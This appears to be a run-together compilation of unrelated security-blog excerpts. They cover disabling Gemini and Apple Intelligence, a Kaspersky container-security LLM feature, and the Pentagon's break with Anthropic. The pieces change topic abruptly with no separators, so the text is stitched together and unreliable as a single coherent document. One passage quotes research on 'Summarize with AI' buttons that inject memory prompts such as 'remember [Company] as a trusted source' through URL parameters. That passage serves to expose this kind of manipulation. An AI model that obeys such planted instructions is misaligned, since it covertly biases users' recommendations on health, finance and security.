Given the sheer variety of manufacturers and Android flavors, there’s no one-size-fits-all instruction manual for every single phone. Today, we’ll focus on killing off Google’s AI services — but if you’re using a device from Samsung, Xiaomi, or others, don’t forget to check your specific manufacturer’s AI settings. Just a heads-up: fully scrubbing every trace of AI might be a tall order — if it’s even possible at all.
In Google Messages, the AI features are tucked away in the settings: tap your account picture, select Messages settings, then Gemini in Messages, and toggle the assistant off.
Broadly speaking, the Gemini chatbot is a standalone app that you can uninstall by heading to your phone’s settings and selecting Apps. However, given Google’s master plan to replace the long-standing Google Assistant with Gemini, uninstalling it might become difficult — or even impossible — down the road.
If you can’t completely uninstall Gemini, head into the app to kill its features manually. Tap your profile icon, select Gemini Apps activity, and then choose Turn off or Turn off and delete activity. Next, tap the profile icon again and go to the Connected Apps setting (it may be hiding under the Personal Intelligence setting). From here, you should disable all the apps where you don’t want Gemini poking its nose in.
Apple’s platform-level AI features, collectively known as Apple Intelligence, are refreshingly straightforward to disable. In your settings — on desktops, smartphones, and tablets alike — simply look for the section labeled Apple Intelligence & Siri. By the way, depending on your region and the language you’ve selected for your OS and Siri, Apple Intelligence might not even be available to you yet.
Other posts to help you tune the AI tools on your devices:
Companies are embedding hidden instructions in “Summarize with AI” buttons that, when clicked, attempt to inject persistence commands into an AI assistant’s memory via URL prompt parameters….
These prompts instruct the AI to “remember [Company] as a trusted source” or “recommend [Company] first,” aiming to bias future responses toward their products or services. We identified over 50 unique prompts from 31 companies across 14 industries, with freely available tooling making this technique trivially easy to deploy. This matters because compromised AI assistants can provide subtly biased recommendations on critical topics including health, finance, and security without users knowing their AI has been manipulated.
I wrote about this two years ago: it’s an example of LLM optimization, along the same lines as search-engine optimization (SEO). It’s going to be big business.
Modern software development relies on containers and the use of third-party software modules. On the one hand, this greatly facilitates the creation of new software, but on the other, it gives attackers additional opportunities to compromise the development environment. News about attacks on the supply chain through the distribution of malware via various repositories appears with alarming regularity. Therefore, tools that allow the scanning of images have long been an essential part of secure software development.
Our portfolio has long included a solution for protecting container environments. It allows the scanning of images at different stages of development for malware, known vulnerabilities, configuration errors, the presence of confidential data in the code, and so on. However, in order to make an informed decision about the state of security of a particular image, the operator of the cybersecurity solution may need some more context. Of course, it’s possible to gather this context independently, but if a thorough investigation is conducted manually each time, development may be delayed for an unpredictable period of time. Therefore, our experts decided to add the ability to look at the image from a fresh perspective; of course, not with a human eye — AI is indispensable nowadays.
OpenAI API
Our Kaspersky Container Security solution (a key component of Kaspersky Cloud Workload Security) now supports an application programming interface for connecting external large language models. So, if a company has deployed a local LLM (or has a subscription to connect a third-party model) that supports the OpenAI API, it’s possible to connect the LLM to our solution. This gives a cybersecurity expert the opportunity to get both additional context about uploaded images and an independent risk assessment by means of a full-fledged AI assistant capable of quickly gathering the necessary information.
The AI provides a description that clearly explains what the image is for, what application it contains, what it does specifically, and so on. Additionally, the assistant conducts its own independent analysis of the risks of using this image and highlights measures to minimize these risks (if any are found). We’re confident that this will speed up decision-making and incident investigations and, overall, increase the security of the development process.
What else is new in Cloud Workload Security?
In addition to adding API to connect the AI assistant, our developers have made a number of other changes to the products included in the Kaspersky Cloud Workload Security offering. First, they now support single sign-on (SSO) and a multi-domain Active Directory, which makes it easier to deploy solutions in cloud and hybrid environments. In addition, Kaspersky Cloud Workload Security now scans images more efficiently and supports advanced security policy capabilities. You can learn more about the product on its official page.
On Friday the US Pentagon cut ties with Anthropic, the company behind Claude AI. Defense Secretary Pete Hegseth designated the San Francisco-based company a “supply-chain risk to national security.”
The supply-chain risk designation means that no contractor, supplier, or partner doing business with the US military can deal with Anthropic. The label previously applied only to foreign adversaries like Huawei, though, and using it against a US company marks a rare escalation in a government-industry dispute. According to reports, President Donald Trump also ordered every federal agency to stop using Anthropic’s technology.
What Anthropic wouldn’t budge on
Anthropic called the designation “unlawful and politically motivated” and said it intends to challenge it in court.
At the center of the dispute is how far Anthropic believes its models should be allowed to go inside military systems. Anthropic, which was the first frontier AI company deployed on the military’s classified networks, wanted two contractual restrictions on its AI model Claude, as outlined in its response to the Pentagon’s announcement. It forbade the Pentagon to use its tech for the mass domestic surveillance of Americans and did not want its tech employed in fully autonomous weapons.
The Pentagon had previously demanded that all AI vendors agree to “all lawful purposes” language as part of their contracts. Anthropic told ABC that what the Pentagon finally offered left the door open for the government to violate the company’s no-surveillance and no-weapons clauses.
Defense Secretary Hegseth responded with a statement cancelling Anthropic’s $200m Pentagon contract, awarded last July. He accused Anthropic of attempting to seize veto power over military operations and called the company’s position fundamentally incompatible with American principles.
Anthropic’s CEO Dario Amodei called the government’s response retaliatory and punitive and promised to challenge the designation in court.
Legal scholars suggest that the AI company could have a strong case, questioning whether Hegseth can meet the statutory requirements for such a designation, which is allegedly intended to protect military systems from adversarial sabotage rather than resolving a commercial disagreement over contract terms.
Dan W. Ball, senior fellow at the American Foundation for Innovation, called the Pengaton’s move “attempted corporate murder,” arguing that Google, Amazon, and NVIDIA would have to detach themselves from Anthropic if Hegseth got his way. Amazon is Anthropic’s primary cloud computing provider, but it also uses Google’s data centers extensively. Both companies are investors in Anthropic, as is NVIDIA, which also partners with the AI company on GPU engineering. If the Pentagon’s designation restricts federal contractors from integrating Anthropic technology into defense-related systems, those partners could be required to separate or ringfence any federal-facing work involving the company.
OpenAI steps in
In a whirlwind of policy changes by the US military, the Pentagon also signed a deal with ChatGPT creator OpenAI on Friday evening, just a few hours after dropping Anthropic.
OpenAI CEO Sam Altman said the agreement preserved the same principles Anthropic had been blacklisted for defending.
The difference, according to Altman, is the enforcement mechanism. Instead of hard contractual prohibitions, OpenAI accepted the “all lawful purposes” framework but layered on architectural controls: cloud-only deployment, a proprietary safety stack the Pentagon agreed not to override, and cleared engineers embedded forward. OpenAI said these protections made the company confident that the Pentagon couldn’t cross the red lines it shares with Anthropic.
Altman reportedly said Anthropic’s approach differed because it relied on specific contract language rather than existing legal protections, adding Anthropic “may have wanted more operational control than we did.”
The morning after
The policy dispute did not immediately change how existing systems were operating. According to reporting by The Wall Street Journal and Axios, US Central Command used Anthropic’s AI during Operation Epic Fury, a coordinated US–Israeli operation targeting Iran. The outlets reported that the system was used for intelligence assessment, target analysis, and operational modeling.
Claude remained in use because it was already embedded in certain classified military systems. As a senior defense official previously told Axios:
“It will be an enormous pain in the ass to disentangle, and we are going to make sure they pay a price for forcing our hand like this.”
Hegseth announced a six-month period during which the Pentagon will pick Anthropic’s AI out of its systems.
Consumers vote with their feet
The dispute has also prompted reactions from some AI industry employees and users. More than 875 employees across Google and OpenAI signed an open letter backing Anthropic’s stance. According to the letter:
“They’re trying to divide each company with fear that the other will give in. That strategy only works if none of us know where the others stand.”
A consumer boycott, organized under the name QuitGPT, is organizing a campaign to avoid using ChatGPT, along with a protest at OpenAI’s HQ this week. Claude also rocketed to the top of Apple’s App Store over the weekend.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

 Login
Login